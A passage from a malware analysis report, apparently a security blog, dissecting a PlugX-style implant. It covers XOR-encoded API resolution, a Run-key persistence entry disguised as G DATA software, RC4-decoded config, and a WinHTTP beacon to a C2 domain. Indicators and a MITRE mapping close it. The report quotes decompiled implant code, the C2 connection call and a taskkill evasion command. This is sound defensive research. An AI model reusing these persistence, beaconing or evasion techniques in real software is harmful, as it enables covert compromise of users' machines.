The function above dynamically resolves several required APIs, including `SetUnhandledExceptionFilter`, `WriteProcessMemory`, and `GetCurrentProcess`. The DLL/API names are decoded from XOR stubs using the bitwise formula  $(i - 119) \wedge 0x89$ .

After resolving the APIs, the payload uses `WriteProcessMemory` to overwrite the first 5 bytes of `SetUnhandledExceptionFilter` with a `JMP` instruction:

`E9 xx xx xx xx`

This `JMP` redirects execution to the stub `fn_set_unhandled_exception_filter_return_null_10001133`, whose role is to immediately return `NULL`.

Behaviorally, this is an **API patching technique used to disable the process-level exception filter mechanism**. After being patched, calls to `SetUnhandledExceptionFilter()` no longer set a new exception handler as usual; they simply return `NULL`.

This helps the payload better control behavior when exceptions/crashes occur, while also reducing the chance that runtime monitoring mechanisms or sandboxes can interfere with the process's exception-handling flow.

## VI.2. Worker thread - Main logic of final\_payload.bin

After patching the exception filter, the payload creates a worker thread to run the main logic:

```
40 | v_p_kernel32_CreateThread = fn_resolve_api_from_loaded_modules_100038C2(v_tmp_str);
41 | v_Handle = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v_p_kernel32_CreateThread)(
42 |     0,
43 |     0,
44 |     fn_worker_thread_entry_10001290,
45 |     0,
46 |     0,
47 |     0);
48 | qmemcpy(v_tmp_str, "W'osBjxXagiciBPYURB", 19);
49 | v10 = &v_tmp_str[19];
50 | do
51 | | *v10++ = 0;
52 | while ( v10 != &v_tmp_str[20] );
53 | for ( k = 0; k < 0x13; ++k )
54 | | v_tmp_str[k] = ((k - 110) & ~v_tmp_str[k] | v_tmp_str[k] & ~(k - 110)) ^ 0x92;
55 | v_tmp_str[19] = 0;
56 | v_p_kernel32_WaitForSingleObject = fn_resolve_api_from_loaded_modules_100038C2(v_tmp_str);
57 | ((void (__stdcall *)(_int, _int))v_p_kernel32_WaitForSingleObject)(v_Handle, -1);
58 | qmemcpy(v_tmp_str, "CmitaMkelek", 11);
59 | v13 = &v_tmp_str[11];
60 | do
61 | | *v13++ = 0;
62 | while ( v13 != &v_tmp_str[12] );
63 | for ( m = 0; m < 0xB; ++m )
64 | | v_tmp_str[m] = ((m - 110) & ~v_tmp_str[m] | v_tmp_str[m] & (109 - m)) ^ 0x92;
65 | v_tmp_str[11] = 0;
66 | v_p_kernel32_CloseHandle = fn_resolve_api_from_loaded_modules_100038C2(v_tmp_str);
67 | ((void (__stdcall *)(_int))v_p_kernel32_CloseHandle)(v_Handle);
68 | return 1;
69 | }
```

This code uses an API name decoding technique commonly seen in **PlugX** samples: API name strings are embedded on the stack in XOR-encoded form, then decoded byte by byte and used to resolve the corresponding function addresses.

Each API name uses a different XOR pattern. This implementation adds another layer of noise for static decryption, because important APIs do not appear directly as plaintext in the binary.

## VI.3. Execution branching based on the number of arguments

Inside `fn_worker_thread_entry_10001290`, the malware obtains the current command line, splits it into `argv/argc`, then selects an execution branch based on the number of arguments:

```
67 | v_p_GetCommandLineW = fn_resolve_api_from_worker_modules_100016AD((LPCSTR)&v_str_argv[6]);
68 | v8 = ((int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD))v_p_GetCommandLineW)(
69 |     v_str_argv[6],
70 |     v_str_argv[7],
71 |     v_str_argv[8],
72 |     v_str_argv[9]);
73 | _LPWSTR __CommandLineToArgvW(____LPCWSTR lpCmdLine____int_pN = ((int (__cdecl *)(_int, CHAR *))v_p_CommandLineToArgvW)(
74 |     v8,
75 |     &v_tmp_argc[4]);//
76 |                                     // LPWSTR *CommandLineToArgvW(
77 |                                     //     LPCWSTR lpCmdLine,
78 |                                     //     int *pNumArgs
79 |                                     // );
80 | if ( (_DWORD *)&v_tmp_argc[4] == 3 )
81 | {
82 |     strcpy(v_tmp_argc, "Smgft");
83 |     *(_DWORD *)&v_tmp_argc[1] = *(_DWORD *)&v_tmp_argc[1] & 0xFBFCDFE
84 |         | _mm_andnot_ps((__m128)*(unsigned int *)&v_tmp_argc[1], (__m128)xmmword_1008E270).m128_u32[0];
85 |     v_p_Sleep = fn_resolve_api_from_worker_modules_100016AD(v_tmp_argc);
86 |     ((void (__cdecl *)(_int))v_p_Sleep)(6000);
87 |     memset(v_tmp_argc, 0, 0x208u);
```

```

133 | else
134 | {
135 |   if ( *(_DWORD *)&v_tmp_argc[4] == 1 )
136 |   {
137 |     fn_handle_argument_mode_install_persistence_1006B4C4(0);
138 |     fn_start_controller_runtime_100016E1();
139 |   }
140 |   if ( *(_DWORD *)&v_tmp_argc[4] == 2 )
141 |   {
142 |     fn_handle_argument_mode_install_persistence_1006B4C4(1);
143 |     v21 = *(_WORD **)(_LPWSTR__CommandLineToArgvW(____LPCWSTR_lpCmdLine____int_pN + 4));
144 |     if ( *v21 == 112 && v21[1] == 114 && v21[2] == 105 )
145 |     {
146 |       fn_start_controller_runtime_100016E1();
147 |       strcpy(v_tmp_argc, "EykwTwid}ji");
148 |     }
149 |   }
150 | }

```

The three branches can be analyzed as follows:

| Condition | Execution context                          | Main behavior                                                                                                       |
|-----------|--------------------------------------------|---------------------------------------------------------------------------------------------------------------------|
| argc == 1 | First run from the staging directory       | Self-install into %PUBLIC%\GData, write persistence, then run the controller                                        |
| argc == 2 | Secondary argument mode                    | Call the install/persistence routine with a different mode; only run the controller if the argument starts with pri |
| argc == 3 | Relaunch from the Run key after user logon | Delay, create mutex, and if no instance exists, run the controller                                                  |

The important point is that persistence is not set up by Browser\_Updater.exe, Avk.exe, or Avk.dll. It only appears later, after AVKTray.dat has been decrypted, final\_payload has been manually mapped, and the payload's worker thread enters the argc == 1 branch.

#### VI.4. argc == 1: Self-install into %PUBLIC%\GData

On the first run, when the user directly executes the installer/dropper, the command line contains only one argument, corresponding to argc == 1. At that point, the malware calls:

```

135 |   if ( *(_DWORD *)&v_tmp_argc[4] == 1 )
136 |   {
137 |     fn_handle_argument_mode_install_persistence_1006B4C4(0);
138 |     fn_start_controller_runtime_100016E1();
139 |   }

```

This branch performs self-installation from the staging directory into a more stable location:

```

%PUBLIC%\GData\
├─ Avk.exe
├─ Avk.dll
└─ AVKTray.dat

```

The main behaviors include:

1. Expanding the %public%\GData path from the decoded config.
2. Creating the destination directory tree if it does not exist.

3. Copying Avk.exe, Avk.dll, and AVKTray.dat from the staging directory into %PUBLIC%\GData.
4. Writing persistence into the current user's Run key.
5. Then calling fn\_start\_controller\_runtime\_100016E1() to move into the main controller flow.

The folder name GData is not random. It matches the legitimate publisher/brand of Avk.exe. Because Avk.exe is the real signed G DATA AntiVirus binary, a folder like:

```
C:\Users\Public\GData\
```

containing the file:

```
Avk.exe
```

will look relatively reasonable if an admin only performs a quick check. This pattern can be described as **living-off-the-name-space**: the attacker abuses a legitimate name/vendor so the fake installation location appears normal.

However, if the entire folder is inspected, the suspicious points are the two companion files:

```
Avk.dll  
AVKTray.dat
```

Avk.dll is not a valid G DATA DLL in this chain, and AVKTray.dat is not a normal data file but an encrypted payload. Therefore, detection should not look at Avk.exe alone, but should consider the three-file set placed side by side.

## VI.5. Persistence Run key and filler arguments

---

After copying the three-file set into %PUBLIC%\GData, the payload writes persistence at:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\G Data  
= "C:\Users\Public\GData\Avk.exe" 688 768
```

The value name G Data matches the publisher name shown in the Properties of Avk.exe, making the Run key look more like a legitimate entry for G DATA security software.

The two values:

```
688 768
```

are not pixels, window size, or real configuration parameters. They are **filler arguments** generated to make the command line contain exactly three tokens; the two values are generated randomly:

```
"C:\Users\Public\GData\Avk.exe" 688 768
```

When Windows logon automatically relaunches the process from the Run key, CommandLineToArgvW splits this command line into:

```
argv[0] = C:\Users\Public\GData\Avk.exe  
argv[1] = 688  
argv[2] = 768
```

argc = 3

Thanks to this, the run from persistence falls into the argc == 3 branch instead of returning to the argc == 1 branch and repeatedly self-installing.

In other words, the values 688 768 are not important themselves. Their main role is to **bump argc to 3** so the malware's control flow is routed into the correct runtime mode after persistence is activated.

## VI.6. argc == 3: Relaunch from persistence, mutex, and controller runtime

When the process is relaunched from the Run key, the payload enters this branch:

```
80 if ( *(_DWORD *)&v_tmp_argc[4] == 3 )
81 {
82     strcpy(v_tmp_argc, "Smgft");
83     *(_DWORD *)&v_tmp_argc[1] = *(_DWORD *)&v_tmp_argc[1] & 0xFBFCDFE
84     | _mm_andnot_ps((__m128)*(unsigned int *)&v_tmp_argc[1], (__m128)xmmword_1008E270).m128_u32[0];
85     v_p_Sleep = fn_resolve_api_from_worker_modules_100016AD(v_tmp_argc);
86     ((void (__cdecl *)(int))v_p_Sleep)(6000);
87     memset(v_tmp_argc, 0, 0x208u);
88     *(_DWORD *)&v_str_argv[3] = xmmword_1008E290;
89     strcpy((char *)&v_str_argv[7], "uF");
90     LOBYTE(v_str_argv[3]) = 71;
91     n18_1 = 1;
92     v12 = -42;
93     do...
94     BYTE2(v_str_argv[7]) = 0;
95     v_p_GetModuleFileNameW = fn_resolve_api_from_worker_modules_100016AD((LPCSTR)&v_str_argv[3]);
96     ((void (__cdecl *)(_DWORD, CHAR *, int, _DWORD, _DWORD, _DWORD))v_p_GetModuleFileNameW)(
97         0,
98         v_tmp_argc,
99         520,
100         v_str_argv[3],
101         v_str_argv[4],
102         v_str_argv[5]);
103     if ( (unsigned __int16)(LOWORD(v_str_argv[6]) - 65) <= 0x39u && fn_is_drive_type_cdrom_10063660(v_str_argv[6]) )
104     {
105         fn_handle_cdrom_drive_path_10063C92(v_str_argv[6]);
106         mutex_name_buffer_1008184A = fn_get_mutex_name_buffer_1008184A();
107         strcpy((char *)&v_str_argv, "Csgbp`Kr1|bL");
108         n12 = 1;
109         v16 = -42;
110         do...
111         LOBYTE(v_str_argv[3]) = 0;
112         v_p_CreateMutexW = fn_resolve_api_from_worker_modules_100016AD((LPCSTR)v_str_argv);
113         ((void (__cdecl *)(_DWORD, _DWORD, __int16 *, _DWORD, _DWORD, _DWORD))v_p_CreateMutexW)(
114             0,
115             0,
116             mutex_name_buffer_1008184A,
117             v_str_argv[0],
118             v_str_argv[1],
119             v_str_argv[2]);
120         if ( GetLastError() != ERROR_ALREADY_EXISTS )
121             fn_start_controller_runtime_100016E1();
122     }
```

First, the program calls Sleep(6000). This short delay helps the process avoid generating unusual signs at logon time, while also waiting for the user/session environment to stabilize.

Next, the payload obtains the current module path using GetModuleFileNameW, then creates the mutex:

aumhYjQIQ

This mutex is used to ensure that only one controller instance runs on the victim machine. If GetLastError() returns ERROR\_ALREADY\_EXISTS, it means the mutex already exists and another instance may already be running; the payload will not start another controller runtime.

If the mutex does not yet exist, the malware calls:

```
fn_start_controller_runtime_100016E1();
```

This is the transition point into the next stage: initializing context, reading/generating the client ID in the registry, reading proxy settings, decoding the C2 table, and starting the WinHTTP C2 loop.

In summary, Stage 4 is the bridge between the loader and the real implant runtime. In this stage, the payload not only initializes a worker thread, but also decides the running mode based on `argc`: the first run copies itself into `%PUBLIC%\GData` and writes the Run key; later runs from the Run key use filler arguments to enter the `argc == 3` branch, create the mutex `aumhYjQIQ`, and then enter the controller runtime.

## VII. Stage 5 - Config Unpacking: RC4 "V0phJo" + XOR

---

Config strings such as `fruitbrat.com`, `aumhYjQIQ`, and `%public%\GData` remain hidden **even after final\_payload has been decoded**; scanning memory on the mapped image does not show them as plaintext. Another dedicated decryption layer is required to extract them, implemented in `fn_unpack_embedded_runtime_config_10080394`, which is called at the beginning of the thread.

```
34 if ( fn_runtime_guard_returns_false_10006A3C() == 1 )
35 | return 0;
36 fn_initialize_runtime_objects_10029EBC();
37 fn_unpack_embedded_runtime_config_10080394();
```

Inside `fn_unpack_embedded_runtime_config_10080394`, the payload copies the embedded config blob from `g_raw_config_blob_10095018` to a temporary workspace `g_tmp_raw_config_blob_1009D61C`, then wipes the original raw region. This blob uses `key_len = 6`, with RC4 key `V0phJo`; after the RC4 layer, each wide-string field is further XORed by `fn_xor_decode_wide_buffer_10081750`. The recovered fields include the install path `%public%\GData`, the mutex `aumhYjQIQ`, the extension/marker `arp`, and the C2 table that is processed inside the controller loop.

```

74 v_p_kernel32_LocalAlloc = fn_resolve_api_for_config_loader_10081462(mbk_1);
75 g_rc4_key = (char *)((_stdcall *)(int, int))v_p_kernel32_LocalAlloc(64, g_rc4_key_len + 1);//
76 // 4 byte in g_raw_config_blob_04CE5018 = size rc4_key = 6
77 for ( idx = 0; idx < g_rc4_key_len; ++idx )
78 | g_rc4_key[idx] = *((_BYTE *)&g_tmp_raw_config_blob_1009D61C + idx + 4);
79 g_rc4_key[g_rc4_key_len] = 0;
80 fn_parse_decoded_config_blob_10080104(&g_io_config_blob, 0x8A0u, &g_io_config_blob, g_rc4_key); |
81 v_io_config_blob = g_io_config_blob;
82 for ( i5 = 0; i5 < v_io_config_blob; ++i5 )
83 | g_decoded_config_arg0_w_1009DED8[i5] = *((_WORD *)&g_io_config_blob + i5 + 8);
84 fn_xor_decode_wide_buffer_10081750( // ; XOR-decodes config wide field #0 after RC4 parsing.
85 g_decoded_config_arg0_w_1009DED8,
86 2 * v_io_config_blob, // 0x0
87 g_rc4_key_len + v_io_config_blob); // 0x6
88 g_decoded_config_arg0_w_1009DED8[v_io_config_blob] = 0;
89 g_primary_config_value_1009DED4 = g_primary_config_value_1009DED4_0;
90 v_public_gdata_len = g_i7_1009D8B4; // 0xE
91 for ( i6 = 0; i6 < v_public_gdata_len; ++i6 )
92 | g_decoded_config_arg1_w_1009E0E0[i6] = *((_WORD *)&g_i7_1009D8B4 + i6 + 4);
93 fn_xor_decode_wide_buffer_10081750( // ; XOR-decodes config field #2: install directory template %public%\GData.
94 g_decoded_config_arg1_w_1009E0E0,
95 2 * v_public_gdata_len, // 0x1C
96 g_rc4_key_len + v_public_gdata_len); // 0x14
97 g_decoded_config_arg1_w_1009E0E0[v_public_gdata_len] = 0;
98 v_mutex_name_len = g_i8_1009D834;
99 for ( i7 = 0; i7 < v_mutex_name_len; ++i7 )
100 | g_mutex_name_w_1009E2E8[i7] = g_decoded_config_workspace_1009D83C[i7];
101 fn_xor_decode_wide_buffer_10081750(g_mutex_name_w_1009E2E8, 2 * v_mutex_name_len, g_rc4_key_len + v_mutex_name_len);//
102 // ; XOR-decodes config field #3: runtime mutex/client marker aumhYjQIQ.
103 // 0x12
104 // 0x0F
105 g_mutex_name_w_1009E2E8[v_mutex_name_len] = 0;
106 v_payload_ext_len = g_i9_1009D874;
107 for ( i8 = 0; i8 < v_payload_ext_len; ++i8 )
108 | g_decoded_config_arg3_w_1009E328[i8] = *((_WORD *)&g_i9_1009D874 + i8 + 4);
109 fn_xor_decode_wide_buffer_10081750( // ; XOR-decodes config field #4: marker "arp".
110 g_decoded_config_arg3_w_1009E328,
111 2 * v_payload_ext_len, // 0x6
112 g_rc4_key_len + v_payload_ext_len); // 0x9
113 g_decoded_config_arg3_w_1009E328[v_payload_ext_len] = 0;
114 }
115 else
116 {
117 | dword_1009D618 = 1;
118 }
119 return result;
120 }


```

The RC4 routine is separated into `fn_parse_decoded_config_blob_10080104`, where the malware initializes the S-box using the recovered key, then calls `fn_rc4_crypt_buffer_100802E2` to transform the buffer. The per-field XOR layer is located at `fn_xor_decode_wide_buffer_10081750`; its seed is not fixed and increases according to the field length, so the wide strings still cannot be read directly if only RC4 is applied.

The C2 portion is not decoded immediately inside `fn_unpack_embedded_runtime_config_10080394`; it is processed later inside `fn_controller_dispatch_loop_10008EE6`. This function obtains the C2 table from `fn_get_embedded_config_table_1008185C`, allocates a temporary entry, copies each C2 wide string into a buffer, XOR-decodes it using the same helper `fn_xor_decode_wide_buffer_10081750`, then converts the wide string to ANSI using `wsprintfA("%ws", ...)`. After that, it checks the length using a dynamically resolved API equivalent to `lstrlenA`; if the entry is valid, it calls `fn_process_controller_entry_with_retries_1000997E` to handle the C2 connection.

# Embedded Runtime Config Layout + Inline C2 Decode Layout

Derived from `fn_unpack_embedded_runtime_config_10080394`,  
`fn_xor_decode_wide_buffer_10081750`, and controller-loop C2 decoding logic



In short, the payload's config pipeline has **two main layers**: the first layer is **RC4 with key V0phJo** to open the config layout, and the second layer is **per-wide-field XOR** to recover the strings used at runtime. The C2 is stored as a separate entry table and is only decoded when the controller loop prepares to connect; in this sample, the controller flow opens WinHTTP and connects to `fruitbrat.com:443`.

| Field          | Plaintext value          | Usage                                                |
|----------------|--------------------------|------------------------------------------------------|
| RC4 key length | 6                        | Length prefix                                        |
| RC4 key        | V0phJo                   | Key for the 0x8A0-byte config payload                |
| Magic          | 0x68 0x05 0x68 0x00      | Sanity check                                         |
| arg0 (C2 list) | fruitbrat.com:443<br>× 3 | Controller dispatch loop iteration                   |
| arg1 (install) | %public%\GData           | fn_handle_argument_mode_install_persistence_1006B4C4 |

| Field            | Plaintext value | Usage                                                              |
|------------------|-----------------|--------------------------------------------------------------------|
| Mutex            | aumhYjQIQ       | CreateMutexW in the argc == 3 branch                               |
| arg3<br>(marker) | arp             | File extension marker used in<br>fn_prepare_payload_command_object |
| Decoy path       | %temp%          | Argument-mode dispatcher                                           |

## VIII. Stage 6 - Controller dispatch loop & WinHTTP C2

### VIII.1. Init context and client identity registry

```

1 // Starts the long-lived controller runtime: allocates a 16-byte context,
2 // initializes it, then tail-calls the controller dispatch loop.
3 void __cdecl __noreturn fn_start_controller_runtime_100016E1()
4 {
5     void *v_context; // esi
6
7     v_context = operator new(0x10u);
8     fn_init_controller_context_10006A40(v_context);
9     fn_controller_dispatch_loop_10008EE6(v_context);
10 }

```

fn\_start\_controller\_runtime\_100016E1 only allocates a 0x10-byte context, calls the context initialization routine, and then fully transfers execution into the controller loop.

Inside fn\_init\_controller\_context\_10006A40, the implant prepares runtime state and obtains/generates a **client identifier**. This value is stored in the registry:

HKCU\Software\Classes\ms-pu\CLSID

This is **not a Run key**. It acts as a fixed install/client ID for the victim. During debugging, the value read was:

HKEY\_CURRENT\_USER\Software\Classes\ms-pu\CLSID = 34AE756B7C46AB42

If the registry value already exists, the implant reads it again to preserve the same identity. If it does not exist, it generates a new ID and writes it into the registry. In the code, helper fn\_generate\_install\_id\_registry\_value\_10041F50 is annotated as the routine that creates/updates the install/client ID under HKCU\Software\Classes\ms-pu\CLSID.

After obtaining the ID, fn\_init\_controller\_context\_10006A40 formats the ID into a global buffer using wsprintfw; this buffer is later used as part of identity/runtime state when building C2 requests.

### VIII.2. Controller dispatch loop

fn\_controller\_dispatch\_loop\_10008EE6 is the main loop and runs as \_\_noreturn. Its task is to take each C2 entry from the config table, decode the host/port/flag, prepare the network context, and then move into WinHTTP exchange.

This part matches the code: the controller obtains the config table through `fn_get_embedded_config_table_1008185C`, allocates the C2 entry using `LocalAlloc`, copies the C2 wide string, XOR-decodes it using `fn_xor_decode_wide_buffer_10081750`, converts it to ANSI with `wsprintfA("%ws", ...)`, and then calls `fn_process_controller_entry_with_retries_1000997E` if the entry is valid.

During request preparation, the implant also touches several notable registry/network artifacts:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
    ProxyEnable
    ProxyServer
```

```
HKCU\Software\Microsoft\Edge\BLBeacon
```

`Internet Settings\ProxyEnable` and `ProxyServer` are used to obtain the current user's proxy configuration before opening WinHTTP. In the file, `fn_load_wininet_proxy_settings_10007F32` is annotated as the routine that reads WinINet proxy settings from HKCU `Internet Settings ProxyEnable/ProxyServer`, while helper `fn_read_registry_value_wide_10040BCE` is the routine that reads a wide-string/typed registry value.

`Software\Microsoft\Edge\BLBeacon` is likely a "cosmetic"/environment-shaping artifact related to an Edge profile/telemetry key, not persistence. The point that should be emphasized in the blog is that this key appears in the controller flow to make the request environment look more like Edge traffic, while the real persistence lies in the Run key analyzed in the previous stage.

### VIII.3. WinHTTP C2 exchange

---

After a valid C2 entry is available, the flow passes through:

```
fn_process_controller_entry_with_retries_1000997E
    -> fn_process_c2_entry_winhttp_10009B6E
        -> fn_handle_c2_http_exchange_1000B36A
```

`fn_process_c2_entry_winhttp_10009B6E` builds an Edge/Chrome-like User-Agent, loads proxy settings, prepares the request buffer, probes HTTPS connectivity, and then dispatches the HTTP exchange.

The recovered User-Agent during debugging:

```
hSession = WinHttpOpen(
    L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 "
    L"(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/147.0.3912.72",
    WINHTTP_ACCESS_TYPE_NO_PROXY,
    WINHTTP_NO_PROXY_NAME,
    WINHTTP_NO_PROXY_BYPASS,
    0
);

hConnect = WinHttpConnect(
    hSession,
    L"fruitbrat.com",
    0x01BB,          // 443
```

0

);

The annotated code clearly shows that the controller loop opens WinHTTP, connects to fruitbrat.com:443, and retries after sleeping when it fails.

Cookie header form:

Cookie: q63S=hyVgqapyYeMbghMpg1aRtzdHKF92lyudpjRsFEmtWUDoA2QahtFxn1XkT;

This part should be described more carefully: q63S acts as a **beacon/session identifier** for the C2 request. The client ID stored at HKCU\Software\Classes\ms-pu\CLSID is placed into the runtime context, while the cookie on the wire is a token that has been additionally built/encoded with a nonce or per-request data. Therefore, it should not be written that the hex string 34AE756B7C46AB42 always appears in plaintext in the cookie; more accurately, the cookie represents the implant's identity/session and is used by the server to distinguish clients.

#### VIII.4. Side-effect: kill iediagcmd.exe

---

The runtime also contains the routine fn\_shell\_taskkill\_image\_1006971A, which builds a command line in this form:

```
wsprintfW(buf, L" /f /im %s", image_name);
ShellExecuteW(0, L"open", L"taskkill", buf, 0, 0);
Sleep(100);
```

When called with iediagcmd.exe, the actual command is equivalent to:

```
taskkill /f /im iediagcmd.exe
```

iediagcmd.exe is an Internet Explorer/Edge diagnostic tool used to collect information/logs related to the browser and network. Killing this process helps the implant reduce the chance that a user/admin runs diagnostics and unintentionally records WinHTTP/C2 traffic. In the file, this helper is annotated as the routine that builds/launches taskkill, calls ShellExecuteW, and then sleeps briefly before returning.

In summary, this stage is the **long-lived C2 controller**: it initializes the client ID in the registry, reads the user's proxy settings, builds an Edge-like request environment, decodes the C2 entry from the config table, connects to fruitbrat.com:443 via WinHTTP, and uses a cookie/session token to beacon to the server.

### IX. Stage 7 - Command dispatch surface

---

At this stage, the payload processes the C2 response in

fn\_parse\_and\_dispatch\_c2\_response\_1000C2A8; the response is then parsed/decoded, split into fields with strtok(buf, ", "), and routed to the corresponding contexts/handlers. This is the implant's **command dispatch surface**: some capabilities are already implemented inside the payload, while some branches act as stubs to prepare objects/runtime state for extension modules.

| Handler                                         | Capability                                                                     |
|-------------------------------------------------|--------------------------------------------------------------------------------|
| fn_handle_download_execute_command_100121D6     | Download a file from the C2, write it to disk, execute it, and send the result |
| fn_handle_process_launch_command_1001329A       | CreateProcessW, capture output through a pipe, and send it back to the C2      |
| fn_handle_async_file_operation_command_1001C666 | Async file staging (read/write/move)                                           |
| fn_handle_file_transfer_command_10020FD6        | Upload/download file chunks by session                                         |
| fn_execute_filesystem_command_chain_1000FFEA    | Enumerate/list/delete filesystem                                               |
| fn_handle_file_upload_command_10016A5C          | Streamed file upload back to the C2                                            |

In addition, fn\_prepare\_payload\_command\_object\_10008476 builds a result object containing:

- System time + host ID (fn\_format\_system\_time\_and\_host\_id\_1004E974)
- Computer name / domain / username (fn\_collect\_system\_identity\_strings\_1004BF30)
- Extension marker arp (used to identify the module type when the C2 pushes an additional plugin DLL)

Some handler branches show signs of being **plugin loader stubs** - allowing the C2 to ship a runtime .dll module and load it through a manual mapper similar to cJvsVIDinbGD. This is a classic PlugX pattern: a small implant backbone with capabilities extended through downloaded plugins.

## X. IoC summary

### X.1. File

```
Browser_Updater.exe
%LOCALAPPDATA%\pZhozR\Avk.exe      (staging)
%LOCALAPPDATA%\pZhozR\Avk.dll
%LOCALAPPDATA%\pZhozR\AVKTray.dat
%PUBLIC%\GData\Avk.exe              (persistent)
%PUBLIC%\GData\Avk.dll
%PUBLIC%\GData\AVKTray.dat
```

| File        | Hash Type | Hash                                                             |
|-------------|-----------|------------------------------------------------------------------|
| Avk.dll     | SHA256    | 4cd81d26289c4d8383a0ffa34397f0b03941554eac04f1b420269b831accf90e |
| AVKTray.dat | SHA256    | d4bc21e12360af2f2cb55872a90b62805150d498c452b2b1c6a05a806cbb3187 |

| File              | Hash Type | Hash                                                             |
|-------------------|-----------|------------------------------------------------------------------|
| final_payload.bin | SHA256    | b52c484a3cc383dd3b4dc79c207946b603a810edf74bff76dca7ad29d4de4167 |

## X.2. Network

45[.]251[.]243[.]210/iis.jpg (delivery)  
fruitbrat[.]com:443 (C2, 3 entries, WinHTTP HTTPS)

## X.3. Registry

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\G Data  
= "C:\Users\Public\GData\Avk.exe" 688 768

HKCU\Software\Classes\ms-pu\CLSID  
= <16-char hex install ID, e.g. 34AE756B7C46AB42>

Reads:

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable  
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer

Touches (cosmetic):

HKCU\Software\Microsoft\Edge\BLBeacon

## X.4. Runtime artifact

Mutex : aumhYjQIQ  
Install : %public%\GData  
Decoy : %temp%  
Marker : arp  
RC4 key : V0phJo

## X.5. Crypto constants

Avk.dll suffix decode : word XOR 0xE8, last word XOR 0xAD -> "\AVKTray.dat"  
AVKTray.dat self-decrypt : XOR 0x63, offset 0xD ... 0x9680D  
Runtime config : RC4 key length 6, key "V0phJo", blob 0x8A0 byte, then per-field XOR

## XI. MITRE ATT&CK Framework

| ID        | Tactic, Technique                                                 | Description                                                                                                                                  |
|-----------|-------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------|
| T1608.001 | Resource<br>Development: Stage<br>Capabilities: Upload<br>Malware | The attacker staged the MSI payload under the name iis.jpg on server 45[.]251[.]243[.]210, then Browser_Updater.exe downloaded it over HTTP. |

| ID        | Tactic, Technique                                                                     | Description                                                                                                                                                                                                                                                                                                                        |
|-----------|---------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| T1204.002 | Execution: User<br>Execution: Malicious File                                          | The execution chain begins when the user runs Browser_Updater.exe and clicks Install, causing the downloader to retrieve the MSI and drop the three-file set Avk.exe, Avk.dll, and AVKTray.dat.                                                                                                                                    |
| T1105     | Command and Control: Ingress Tool Transfer                                            | Browser_Updater.exe performs an HTTP GET to http://45[.]251[.]243[.]210/iis.jpg; the response is actually an MSI installer used to bring the payload into the victim machine. MITRE describes T1105 as transferring tools/files from an external system into a compromised environment.                                            |
| T1574.002 | Defense Evasion:<br>Hijack Execution Flow:<br>DLL Side-Loading                        | Avk.exe is a legitimate G DATA AntiVirus binary used as an executable cover to load AVK.dll located in the same directory. This is DLL sideloading: the malicious payload is executed through a legitimate program.                                                                                                                |
